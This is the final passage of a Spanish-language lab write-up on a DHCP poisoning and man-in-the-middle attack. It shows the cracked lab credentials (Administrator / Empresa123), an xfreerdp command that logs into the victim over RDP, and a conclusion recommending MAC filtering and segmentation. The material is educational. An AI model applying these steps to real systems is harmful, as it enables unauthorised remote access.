
Si No tiene **xfreerdp** instalado con este comando
(` sudo apt update && sudo apt install freerdp3-x11 `)

USERNAME: Administrator

PASSWORD: Empresa123

Para poder conectarnos mediante **RDP** usaremos el comando:

(` xfreerdp /v:192.168.211.147 /u:Administrator /p:Empresa123 /cert:ignore `)



en la imagen anterior podemos ver que tenemos acceso a la máquina víctima mediante **RDP** y con ello **tenemos control total** de esa máquina hasta aquí es donde concluye este laboratorio

Conclusión

La guía demuestra de manera efectiva cómo un atacante puede explotar la confianza implícita en un protocolo de red como DHCP. El método del ataque, que se basa en el envenenamiento DHCP, permite al atacante posicionarse entre el cliente y el servidor, una técnica conocida como "man-in-the-middle". La captura y el crackeo de los hashes NTLMv2, que son versiones cifradas de las contraseñas, se presentan como un paso crítico para obtener las credenciales en texto plano.

El acceso no autorizado al sistema a través de **RDP** (Remote Desktop Protocol) utilizando las credenciales obtenidas subraya la gravedad de este tipo de vulnerabilidad. El documento concluye que, aunque estos ataques son posibles, se pueden mitigar. La principal defensa es la implementación de un **filtrado de direcciones MAC** y una **segmentación de red**. El filtrado MAC permite que sólo los dispositivos autorizados se conecten a la red, mientras que la segmentación aísla los recursos críticos para evitar que un atacante, una vez dentro, se mueva lateralmente y acceda a otros sistemas.

En resumen, la guía es un valioso recurso educativo que no solo demuestra cómo se lleva a cabo un ataque, sino que también sirve como una advertencia sobre la importancia de la seguridad de la red. Al comprender las vulnerabilidades, las organizaciones y los individuos pueden tomar medidas proactivas para proteger sus sistemas y datos.